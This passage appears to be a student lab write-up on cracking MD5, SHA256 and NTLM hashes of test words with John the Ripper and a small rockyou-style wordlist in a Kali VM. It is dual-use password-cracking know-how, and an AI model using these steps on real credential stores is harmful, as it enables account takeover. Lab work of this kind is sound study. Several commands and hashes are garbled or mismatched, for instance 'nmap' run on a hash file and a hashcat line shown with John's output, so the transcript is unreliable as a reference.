
## 5) MD5 Hash Generator:

The screenshot shows a web browser window with multiple tabs open. The active tab is 'MD5 Hash Generator' from 'md5hashgenerator.com'. The page title is 'MD5 Hash Generator'. A sidebar on the left promotes XM 15 YEARS with offers for globally regulated, fast payments, and 24/7 support, along with a 'Get Bonus' button. The main content area has a form where the string 'cheese' is entered. Below the input field is a 'Generate →' button. To the right of the input field are two tables showing the generated hashes:


|             |                                          |
|-------------|------------------------------------------|
| Your String | cheese                                   |
| MD5 Hash    | fea0f1f6fede90bd0a925b4194deac11         |
| SHA1 Hash   | bcef7a046258082993759bade995b3ae8bee26c7 |

Each hash entry includes a 'Copy' button. A note at the bottom states: 'This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into MySQL, Postgress or other databases. PHP programmers, ASP programmers and anyone developing on MySQL, SQL, Postgres or similar should find this online tool an especially handy resource.'

## 6) Save hash Password in file:




## 7) Create a List of Password:




A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal shows a root shell session. The user has run the command "sudo password for khushi:" and is prompted for a password. They then run "nano MD5\_hash.txt" to edit a file. The terminal also shows the command "root@khushi:~\$ nano rockyyou.txt". The desktop background features a dark, abstract geometric pattern.

## 8) Save a List of Password :




A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal shows a root shell session. The user has run the command "cat > rockyyou.txt" to save the contents of the terminal to a file named "rockyyou.txt". The terminal displays a long list of common passwords, including "andrea", "tigger", "sunshine", "iloveyou", "2000", "charlie", "robert", "thomas", "hockey", "ranger", "daniel", "larrys", "klaster", "112233", "george", "computer", "michelle", "jessica", "pepper", "1111", "zxcvbn", "555555", "11111111", "111113", "freedom", "777777", "pass", "maggie", "123456", "aaaaaa", "ginger", "princess", "joshua", "cheese", "amanda", "summer", "love", "test", "ashley", "nicole", "clara", "bitme", "matthew", "access", "yankees", "987654321", and "dallas". The terminal also shows the command "root@khushi:~\$". The desktop background features a dark, abstract geometric pattern.



```
File Actions Edit View Help
root@khushi:~#
$ sudo su
[sudo] password for khushi:
[khushi@khushi ~]
nano MD5_hash.txt
[khushi@khushi ~]
nano rockyou.txt
[khushi@khushi ~]
cat rockyou.txt
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
654321
superman
1234567890
7777777
121212
000000
qazwsx
jordan
killer
trustno1
jordan
jennifer
zxcvbnm
asdfgh
hunter
```

## 9) Crack password:



```
File Actions Edit View Help
root@khushi:~#
112233
george
computer
michelle
jessica
pepper
111111
zxcvbn
555555
11111111
191919
freedom
777777
pass
maggie
159753
aaaaaa
ginger
princess
joshua
cheese
amanda
summer
love
test
ashley
nicole
chelsea
biteme
matthew
access
yankees
987654321
dallas
austin
thunder
taylor
matrix
matrix
mobilemail
mom
monitor
monitoring
montana
moon
moscow
[khushi@khushi ~]
[khushi@khushi ~]
$ john --wordlist=rockyou.txt MD5_hash.txt --format=raw-MD5
```

## 10) Password is Cracked :

The terminal window shows a list of cracked passwords from a wordlist named 'rockyou.txt'. The command used was 'john --wordlist=rockyou.txt MD5\_hash.txt --format=Raw-MD5'. The session completed successfully.

```
freedom
777777
pass
maggie
197930
aaaaaa
ginger
princess
joshua
cheese
amanda
summer
love
test
ashley
nicole
chelsea
blaze
matthew
access
yankees
987654321
dallas
austin
thunder
taylor
matrix
mobilemail
megan
monitor
monitoring
montana
moon
moscow

(root@khushi):~/home/khushi
john --wordlist=rockyou.txt MD5_hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
cheese (?)
1g 0:00:00:00 DONE (2025-10-07 18:14) 50.00g/s 5100p/s 5100c/s 123456..moscow
Use the '--show --format=Raw-MD5' options to display all of the cracked passwords reliably
Session completed.
```

## 11) SHA256 Converter :

The screenshot shows a browser window with multiple tabs open. The active tab is 'SHA256 - Online Tools' at [emn178.github.io/online-tools/sha256.html](https://emn178.github.io/online-tools/sha256.html). The interface allows users to calculate SHA256 hashes from various encodings. In the 'Input' field, the string 'mom' is entered. The resulting SHA256 hash is displayed in the 'Output' field as 'bcb9daee6ea88dbf28c262998e6661ec60f32a760faa5aef96745b39c38dbf235'.

## 12) Create a SHA256\_hash.txt file:

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "root@khushi:/home/khushi". Inside the terminal, a file named "SHA256.hash.txt" is being edited with the nano text editor. The content of the file is a single line of text: "bcb9dae6ea88dbf28c262998e6661ec60f32a760faa5aeef96745b39c38dbf235". The terminal interface includes standard Linux navigation keys at the bottom.

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title is "root@khushi:/home/khushi". The user has run a password cracking tool, likely John the Ripper, against a file named "MD5.hash.txt". The output shows numerous cracked passwords, including "princess", "joshua", "cheese", "amanda", "sunray", "love", "test", "ashley", "nicole", "chelsea", "bitwise", "matthew", "access", "yankees", "987654321", "alex", "austin", "thunder", "taylor", "matrix", "mobilemail", "max", "monitor", "monitoring", "montana", "moon", and "moscow". The terminal also displays the command used to run the tool and some performance statistics. Below the cracked passwords, the user runs "cat SHA256.hash.txt" to view its contents, which matches the hash from the first screenshot.

13)Crack password:

```

root@khushi:~/home/khushi
File Actions Edit View Help
princess
joshua
cheese
amanda
summer
bow
test
ashley
nicole
chelsea
lizette
matthew
arcess
yankees
987654321
dallas
austin
thunder
taylor
matrix
mobilemail
mom
monitor
monitoring
montana
moon
moscow

[roo...@khushi]:(~/home/khushi)
[roo...@khushi]:(~/home/khushi) john --wordlist=rockyou.txt MD5.hash.txt --format=raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
cheese (?)
ig 0:00:00:00 DONE (2025-10-07 18:14) 50.00g/s 5100p/s 5100c/s 123456..moscow
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

[roo...@khushi]:(~/home/khushi)
[roo...@khushi]:(~/home/khushi) nmap SHA156.hash.txt
[roo...@khushi]:(~/home/khushi) cat SHA256.hash.txt
bcb9dae6ea88dbf728c262998e6661ec60f32a760faa5ae9f96745b39c38dbf235
[roo...@khushi]:(~/home/khushi) john --wordlist=rockyou.txt SHA256.hash.txt --format=raw-SHA256

```

#### 14) Password is Cracked :

```

root@khushi:~/home/khushi
File Actions Edit View Help
access
yankees
987654321
dallas
austin
thunder
taylor
matrix
mobilemail
mom
monitor
monitoring
montana
moon
moscow

[roo...@khushi]:(~/home/khushi)
[roo...@khushi]:(~/home/khushi) john --wordlist=rockyou.txt MD5.hash.txt --format=raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
cheese (?)
ig 0:00:00:00 DONE (2025-10-07 18:14) 50.00g/s 5100p/s 5100c/s 123456..moscow
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

[roo...@khushi]:(~/home/khushi)
[roo...@khushi]:(~/home/khushi) nmap SHA156.hash.txt
[roo...@khushi]:(~/home/khushi) cat SHA256.hash.txt
bcb9dae6ea88dbf728c262998e6661ec60f32a760faa5ae9f96745b39c38dbf235
[roo...@khushi]:(~/home/khushi) john --wordlist=rockyou.txt SHA256.hash.txt --format=raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moscow
ig 0:00:00:00 DONE (2025-10-07 18:17) 25.00g/s 2550p/s 2550c/s 123456..moscow
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.

[roo...@khushi]:(~/home/khushi)

```

#### 15) NTLM Hash Converter :

World's simplest online NTLM hash generator for web developers and programmers. Just paste your password in the form below, press the Calculate NTLM Hash button, and you'll get an NTLM hash. Press a button – get a hash. No ads, nonsense, or garbage.

[Like 51K](#)

**Announcement:** We just added another two new tools categories – [PNG Tools](#) and [UTF8 Tools](#). Check them out!

summer!

Calculate NTLM Hash Copy to clipboard

Using an NTLM Hash Calculator in Cross-browser Testing

An NTLM (Microsoft's NT LAN Manager) hash calculator can be useful if you're doing [cross-browser testing](#). For example, if your web application is interacting with Windows Servers, then in your application's unit tests, you may want to make sure the authentication hash is correctly computed. The input data for these unit tests would be the plain-text passwords and the output data would be NTLM hashes. As NTLM hashes are uppercase 32 hex digits in length, you can use this program to generate random 32 character long hashes.

World's simplest online NTLM hash generator for web developers and programmers. Just paste your password in the form below, press the Calculate NTLM Hash button, and you'll get an NTLM hash. Press a button – get a hash. No ads, nonsense, or garbage.

[Like 51K](#)

**Announcement:** We just added another two new tools categories – [PNG Tools](#) and [UTF8 Tools](#). Check them out!


summer!

Calculate NTLM Hash Copy to clipboard (undo)

Using an NTLM Hash Calculator in Cross-browser Testing

An NTLM (Microsoft's NT LAN Manager) hash calculator can be useful if you're doing [cross-browser testing](#). For example, if your web application is interacting with Windows Servers, then in your application's unit tests, you may want to make sure the authentication hash is correctly computed. The input data for these unit tests would be the plain-text passwords and the output data would be NTLM hashes. As NTLM hashes are uppercase 32 hex digits in length, you can use this program to generate random 32 character long hashes.

## 16) Create NTML\_hash.txt file:




Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
root@khushi:~$ su
[sudo] password for khushi:
root@khushi:~/
```

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The window has a dark blue background with a geometric pattern. The terminal prompt is "root@khushi:~\$". The user enters "su" to become root, and then types their password. The root shell is successfully obtained, and the prompt changes to "root@khushi:~/". The window title bar also reflects the root status.

17)Enter a value:



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
root@khushi:~$ nano NTLM_hash.txt
```

NTLM\_hash.txt

```
85AC338BFCBA62BA9F8AFB78F06268
```

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal prompt is "root@khushi:~\$". The user runs the "nano" text editor on a file named "NTLM\_hash.txt". The file contains a single line of text: "85AC338BFCBA62BA9F8AFB78F06268". The window title bar also reflects the file name.

18)Crack password:

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@khushi: /home/khushi

```
File Actions Edit View Help
[khushi@khushi]:[~]
$ sudo su
[sudo] password for khushi:
[root@khushi]:/home/khushi
nano NTLM_hash.txt

[root@khushi]:/home/khushi
john --wordlist=rockyou.txt NTLM_hash.Dkt --format=NT
```

Right Ctrl

19) Password is Cracked :

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
root@khushi:~/home/khushi
[~]
[sudo] password for khushi:
[~]
nano NTLM_hash.txt

[~]
hashcat -m 10000 -o NTLM_hash.txt --Format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: No OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
summer (?)
1g 0:00:00:00 DONE (2025-10-07 18:28) 50.00g/s 5100p/s 5100c/s 5100C/s 123456..moscow
Use the '--show --format=NT' options to display all of the cracked passwords reliably
Session completed.

[~]
```

20) Show all Crack password :

